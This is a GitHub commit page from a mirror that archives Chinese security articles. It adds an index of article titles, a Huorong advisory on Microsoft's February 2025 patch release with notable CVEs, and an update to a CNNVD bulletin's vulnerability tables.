mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
OpenSSL高危安全漏洞 CVE-2024-12797、漏洞复现 || DATAGerry 终端节点接口敏感信息泄露、一次JDBC反序列化漏洞、【安全圈】Microsoft补丁积极利用零时缺陷-CVE-2025-21418 & CVE-2025-21391、OpenSSL软件库曝高危漏洞,可实施中间人攻击、攻击者利用新零日漏洞劫持Fortinet防火墙、博客更新:SSRF漏洞详细讲解(多个实验场景复现),别再SSRF文件下载了、【风险通告】微软2月安全更新补丁和多个高危漏洞风险提示、【漏洞通告】微软2月多个安全漏洞、拿到了 SpringBoot 开发的系统,该如何代码审计分析漏洞?分享下我的一二三步的思路。、CNVD漏洞周报2025年第5期、奇安信与东方国信达成战略合作 筑牢AI安全底座、微软2月补丁星期二值得关注的漏洞、OpenSSL 高危漏洞可用于中间人攻击、CNNVD | 关于微软多个安全漏洞的通报、【漏洞通告】Ivanti CSA远程命令执行漏洞(CVE-2024-47908)、CNVD漏洞周报2025年第5期、2025-02微软漏洞通告、【安全更新】微软2月安全更新多个产品高危漏洞通告、CNNVD关于微软多个安全漏洞的通报、信息安全漏洞周报(2025年第6期)、Nftables整型溢出提权利用(CVE-2023-0179)、
This commit is contained in:
 test committed
1 parent
4d37b0a669
commit
796161cec6
22 files changed
+2288
-32
No files matched your search
@@ -3857,5 +3857,27 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0OTQzMDI4Mg==&mid=2247484485&idx=2&sn=2b52496fc85fe21d1728d0daddd85c30": "Apache Tomcat文件包含漏洞(CVE-2020-1938)处置标准作业程序(SOP)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4ODQzMzk3MA==&mid=2247489635&idx=1&sn=2cc00bb7187a285176e6ced59cf399a2": "美国政府首度披露根据漏洞公平程序披露零日漏洞情况",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NTcxMjQ1MA==&mid=2247615450&idx=1&sn=7a402800b38095d0468c6a26ecdb2a0a": "【15万$】通过阅读文档发现Evmos中的高危漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3OTc0NDcyNQ==&mid=2247493178&idx=1&sn=7e0aa2b04704010941843bfb2dd0ebd3": "攻击者利用新的零日漏洞劫持Fortinet防火墙"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3OTc0NDcyNQ==&mid=2247493178&idx=1&sn=7e0aa2b04704010941843bfb2dd0ebd3": "攻击者利用新的零日漏洞劫持Fortinet防火墙",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NzE4ODk1Mw==&mid=2652094783&idx=1&sn=2e13e445612b4d43fc940aaa27f8ef15": "OpenSSL高危安全漏洞 CVE-2024-12797",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2Mzc3OTg1Ng==&mid=2247492632&idx=1&sn=f6588bf1c1fb7de7777cdc7ce5b4c0c7": "漏洞复现 || DATAGerry 终端节点接口敏感信息泄露",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNjMwNDUxNg==&mid=2247487286&idx=1&sn=9805f62da7e79276a785586ab3e3720a": "一次JDBC反序列化漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067786&idx=4&sn=290289ab17f0f8e7dea5feaad426fb1b": "【安全圈】Microsoft补丁积极利用零时缺陷-CVE-2025-21418 & CVE-2025-21391",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651313961&idx=1&sn=4e6aff5796c7c32b68f269fc47d57411": "OpenSSL软件库曝高危漏洞,可实施中间人攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651313961&idx=2&sn=2c65efb6b7c43158bdd51a5ec5fbd5b5": "攻击者利用新零日漏洞劫持Fortinet防火墙",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MzYyMjEzMQ==&mid=2247487360&idx=1&sn=9b2c8ebc3826025578701e82a6e2962b": "博客更新:SSRF漏洞详细讲解(多个实验场景复现),别再SSRF文件下载了",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzOTE2OTM5Mg==&mid=2247490300&idx=1&sn=5a0ef6e7c47150e595120882b8d00d3b": "【风险通告】微软2月安全更新补丁和多个高危漏洞风险提示",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500729&idx=2&sn=972e60ad21deca601a8cef2a20f84638": "【漏洞通告】微软2月多个安全漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3MDU1MjgwNA==&mid=2247487230&idx=1&sn=aa85cc6c676afb2430d8504b3e1a81ae": "拿到了 SpringBoot 开发的系统,该如何代码审计分析漏洞?分享下我的一二三步的思路。",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NDgxMzgxNA==&mid=2247496618&idx=1&sn=5794658e6ad27d8f221a6c5551ce3164": "CNVD漏洞周报2025年第5期",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU0NDk0NTAwMw==&mid=2247625020&idx=1&sn=37c838f5c73124972b055f988b39585d": "奇安信与东方国信达成战略合作 筑牢AI安全底座",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522210&idx=1&sn=05cf8501f67197b21b3eb5ce8849477c": "微软2月补丁星期二值得关注的漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522210&idx=2&sn=98a6271cd5d293a67b756477a83dfab3": "OpenSSL 高危漏洞可用于中间人攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664236537&idx=4&sn=8d064e64087b18574f08e21495f7c20b": "CNNVD | 关于微软多个安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247523998&idx=2&sn=4f01bc599b04f754babeb8262f7c2cc6": "【漏洞通告】Ivanti CSA远程命令执行漏洞(CVE-2024-47908)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247523998&idx=3&sn=afbb700c040110f32c702d5c6ab84345": "CNVD漏洞周报2025年第5期",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NjYzMDM1Mg==&mid=2247524286&idx=2&sn=a33977671c38eff660fad4096fa3f9ae": "2025-02微软漏洞通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjE3ODkxNg==&mid=2247488964&idx=1&sn=5c9f88f88b6352a5f7228166b197151c": "【安全更新】微软2月安全更新多个产品高危漏洞通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxODY1OTM5OQ==&mid=2651462608&idx=1&sn=1493cf1f1e068c644c55ac02d47b6182": "CNNVD关于微软多个安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxODY1OTM5OQ==&mid=2651462608&idx=2&sn=bb7717a397d4fb7d06626e907d254b79": "信息安全漏洞周报(2025年第6期)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNTY3Nzc3Mg==&mid=2247489242&idx=1&sn=97336de5da8017c565b14e6075329edc": "Nftables整型溢出提权利用(CVE-2023-0179)"
|
||||
}
|
||||
@@ -0,0 +1,213 @@
|
||||
# 2025-02微软漏洞通告
|
||||
火绒安全 火绒安全 2025-02-12 09:17
|
||||
|
||||

|
||||
|
||||
|
||||
微软官方发布了2025年2月的安全更新。本月更新公布了141个漏洞,包含26个远程执行代码漏洞、20个特权提升漏洞、9个拒绝服务漏洞、5个身份假冒漏洞、2个安全功能绕过漏洞、1个篡改漏洞、1个信息泄露漏洞,其中4个漏洞级别为“Critical”(高危),57个为“Important”(严重)。**建议用户及时使用火绒安全软件(个人/企业)【漏洞修复】功能更新补丁。******
|
||||
|
||||
****
|
||||
****
|
||||
|
||||
**涉及组件**
|
||||
|
||||
|
||||
|
||||
|
||||
- Active Directory Domain Services
|
||||
|
||||
- Azure Network Watcher
|
||||
|
||||
- Microsoft AutoUpdate (MAU)
|
||||
|
||||
- Microsoft Digest Authentication
|
||||
|
||||
- Microsoft Dynamics 365 Sales
|
||||
|
||||
- Microsoft Edge (Chromium-based)
|
||||
|
||||
- Microsoft Edge for iOS and Android
|
||||
|
||||
- Microsoft High Performance Compute Pack (HPC) Linux Node Agent
|
||||
|
||||
- Microsoft Office
|
||||
|
||||
- Microsoft Office Excel
|
||||
|
||||
- Microsoft Office SharePoint
|
||||
|
||||
- Microsoft PC Manager
|
||||
|
||||
- Microsoft Streaming Service
|
||||
|
||||
- Microsoft Surface
|
||||
|
||||
- Microsoft Windows
|
||||
|
||||
- Outlook for Android
|
||||
|
||||
- Visual Studio
|
||||
|
||||
- Visual Studio Code
|
||||
|
||||
- Windows Ancillary Function Driver for WinSock
|
||||
|
||||
- Windows CoreMessaging
|
||||
|
||||
- Windows DHCP Client
|
||||
|
||||
- Windows DHCP Server
|
||||
|
||||
- Windows Disk Cleanup Tool
|
||||
|
||||
- Windows DWM Core Library
|
||||
|
||||
- Windows Installer
|
||||
|
||||
- Windows Internet Connection Sharing (ICS)
|
||||
|
||||
- Windows Kerberos
|
||||
|
||||
- Windows Kernel
|
||||
|
||||
- Windows LDAP - Lightweight Directory Access Protocol
|
||||
|
||||
- Windows Message Queuing
|
||||
|
||||
- Windows NTLM
|
||||
|
||||
- Windows Remote Desktop Services
|
||||
|
||||
- Windows Resilient File System (ReFS) Deduplication Service
|
||||
|
||||
- Windows Routing and Remote Access Service (RRAS)
|
||||
|
||||
- Windows Setup Files Cleanup
|
||||
|
||||
- Windows Storage
|
||||
|
||||
- Windows Telephony Server
|
||||
|
||||
- Windows Telephony Service
|
||||
|
||||
- Windows Update Stack
|
||||
|
||||
- Windows Win32 Kernel Subsystem
|
||||
|
||||
|
||||
|
||||
(向下滑动可查看)
|
||||
|
||||
|
||||
|
||||
**以下漏洞需特别注意**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Windows存储权限提升漏洞**
|
||||
|
||||
**CVE-2025-21391**
|
||||
|
||||
严重级别:严重 CVSS:7.1
|
||||
|
||||
被利用级别:检测到利用
|
||||
|
||||
|
||||
该漏洞无需用户交互。攻击者仅能删除系统指定文件,无法通过此漏洞窃取敏感信息,但可能会破坏关键数据,从而导致服务中断。
|
||||
|
||||
|
||||
|
||||
**Windows轻型目录访问协议(LDAP)远程代码执行漏洞**
|
||||
|
||||
**CVE-2025-21376**
|
||||
|
||||
严重级别:
|
||||
高危 CVSS:
|
||||
8.1
|
||||
|
||||
被利用级别:很有可能被利用
|
||||
|
||||
|
||||
该漏洞无需用户交互。攻击者无需经过授权,未经身份验证的攻击者可以通过特制的 LDAP 调用来执行代码,从而在 LDAP 服务的上下文中执行任意代码。
|
||||
|
||||
|
||||
|
||||
**Windows磁盘清理工具权限提升漏洞**
|
||||
|
||||
**CVE-2025-21420**
|
||||
|
||||
严重级别:严重 CVSS:7.8
|
||||
|
||||
被利用级别:很有可能被利用
|
||||
|
||||
|
||||
该漏洞无需用户交互。成功利用此漏洞的攻击者可以获得SYSTEM权限。
|
||||
|
||||
|
||||
|
||||
**Windows安装程序文件清理权限提升漏洞**
|
||||
|
||||
**CVE-2025-21419**
|
||||
|
||||
严重级别:严重 CVSS:7.1
|
||||
|
||||
被利用级别:很有可能被利用
|
||||
|
||||
|
||||
该漏洞无需用户交互。攻击者仅能删除系统指定文件,无法通过该漏洞窃取敏感信息,但可能会破坏关键数据,从而导致服务中断。
|
||||
|
||||
|
||||
|
||||
**Windows Core Messaging权限提升漏洞**
|
||||
|
||||
**CVE-2025-21414**
|
||||
|
||||
严重级别:严重 CVSS:7.0
|
||||
|
||||
被利用级别:很有可能被利用
|
||||
|
||||
|
||||
|
||||
该漏洞无需用户交互。要利用此漏洞,攻击者需收集环境的相关信息。成功利用此漏洞的攻击者可以获得SYSTEM权限。
|
||||
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
|
||||
|
||||

1、通过火绒个人版/企业版【漏洞修复】功能修复漏洞。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
2、下载微软官方提供的补丁
|
||||
https://msrc.microsoft.com/update-guide
|
||||
|
||||
|
||||
完整微软通告:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us/releaseNote/2025-Feb
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
关注公众号
|
||||
|
||||
了解更多安全干货、资讯、以及火绒安全大事记
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
转发,点赞,在看,安排一下?
|
||||
|
||||
|
||||
|
||||
@@ -1,11 +1,11 @@
|
||||
# CNNVD | 关于微软多个安全漏洞的通报
|
||||
中国信息安全 2025-01-16 09:31
|
||||
中国信息安全 2025-02-12 09:54
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||
|
||||
**扫码订阅《中国信息安全》**
|
||||
|
||||
@@ -19,30 +19,31 @@
|
||||
|
||||
|
||||
|
||||
**漏洞情况******
|
||||
**漏洞情况**
|
||||
|
||||
近日,微软官方发布了多个安全漏洞的公告,其中微软产品本身漏洞158个,影响到微软产品的其他厂商漏洞5个。微软Microsoft Windows、Microsoft Line Printer Daemon Service、Microsoft Internet Explorer、Microsoft Windows BitLocker等多个产品和系统受漏洞影响。目前,微软官方已经发布了漏洞修复补丁,建议用户及时确认是否受到漏洞影响,尽快采取修补措施。
|
||||
近日,微软官方发布了多个安全漏洞的公告,其中微软产品本身漏洞59个,影响到微软产品的其他厂商漏洞1个。微软Microsoft Windows、Microsoft Excel、Microsoft Azure、Microsoft DWM Core Library等多个产品和系统受漏洞影响。目前,微软官方已经发布了漏洞修复补丁,建议用户及时确认是否受到漏洞影响,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
2025年1月14日,微软发布了2025年1月份安全更新,共163个漏洞的补丁程序,CNNVD对这些漏洞进行了收录。本次更新主要涵盖了Microsoft Windows 和 Windows 组件、Microsoft Line Printer Daemon Service、Microsoft Internet Explorer、Microsoft Windows BitLocker、Microsoft Windows Security Account Manager、Microsoft Brokering File System等。CNNVD对其危害等级进行了评价,其中超危漏洞3个,高危漏洞99个,中危漏洞60个,低危漏洞1个。
|
||||
2025年2月11日,微软发布了2025年2月份安全更新,共60个漏洞的补丁程序,CNNVD对这些漏洞进行了收录。本次更新主要涵盖了Microsoft Windows 和 Windows 组件、Microsoft Excel、Microsoft Azure、Microsoft DWM Core Library、Microsoft PC Manager、Microsoft Surface等。CNNVD对其危害等级进行了评价,其中超危漏洞1个,高危漏洞45个,中危漏洞13个,低危漏洞1个。
|
||||
|
||||
微软多个产品和系统版本受漏洞影响,具体影响范围可访问微软官方网站查询:
|
||||
|
||||
https://portal.msrc.microsoft.com/zh-cn/security-guidance
|
||||
|
||||
****
|
||||
## 二漏洞详情
|
||||
|
||||
|
||||
此次更新共163个漏洞的补丁程序,包括157个新增漏洞的补丁程序、1个更新漏洞的补丁程序和5个影响微软产品的其他厂商漏洞的补丁程序。
|
||||
此次更新共60个漏洞的补丁程序,包括55个新增漏洞的补丁程序、4个更新漏洞的补丁程序和1个影响微软产品的其他厂商漏洞的补丁程序。
|
||||
|
||||
此次更新共包括157个新增漏洞的补丁程序,其中超危漏洞3个,高危漏洞95个,中危漏洞58个,低危漏洞1个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="90"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="41"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="32"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="104"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="90"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft OLE 资源管理错误漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1944</span></section></td><td align="center" valign="middle" width="52"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21298</span></section></td><td align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="104"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21298</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="90"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows 资源管理错误漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1953</span></section></td><td align="center" valign="middle" width="52"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21307</span></section></td><td align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="104"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21307</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="90"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft NTLM 安全漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1957</span></section></td><td align="center" valign="middle" width="52"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21311</span></section></td><td align="center" valign="middle" width="5"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="104"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21311</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center"Line truncated
|
||||
此次更新共包括1个更新漏洞的补丁程序,其中高危漏洞1个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);word-break: break-all;" width="99" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td style="background-color: rgb(120, 172, 254);word-break: break-all;" width="45" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" width="38" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" width="21" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" width="113" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="29"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td width="119" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Remote Desktop Services 安全漏洞</span></section></td><td width="65" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1238</span></section></td><td width="58" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-49120</span></section></td><td width="21" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td width="113" style="word-break: break-all;" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49120</span></section></td></tr></tbody></table>
|
||||
此次更新共包括5个影响微软产品的其他厂商漏洞的补丁程序,其中高危漏洞3个,中危漏洞2个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="75"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="31"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="23"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>厂商</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="72"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" style="word-break: break-all;" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="95"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Lua 缓冲区错误漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202304-620</span></section></td><td align="center" valign="middle" width="43"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2021-45985</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">LUA团队</span></section></td><td align="center" valign="middle" width="92"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://www.lua.org/bugs.html#5.4.3-11</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="95"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Git Credential Manager 信息泄露漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-1935</span></section></td><td align="center" valign="middle" width="43"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-50338</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Git Ecosystem</span></section></td><td align="center" valign="middle" width="92"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-50338</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="15"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="95"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Google Chrome 安全漏洞</span></section></td><td align="center" valign="middle" width="51"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202501-896</span></section></td><td align="center" valign="middle" width="43"><section styLine truncated
|
||||
此次更新共包括55个新增漏洞的补丁程序,其中高危漏洞42个,中危漏洞12个,低危漏洞1个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td style="background-color: rgb(120, 172, 254);" align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Message Queuing 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1042</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21181</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21181</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Resilient File System 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1040</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21182</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21182</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Resilient File System 资源管理错误漏洞</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202502-1041</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2025-21183</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21183</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle"><section style="line-heighLine truncated
|
||||
此次更新共包括4个更新漏洞的补丁程序,其中高危漏洞3个,中危漏洞1个。
|
||||
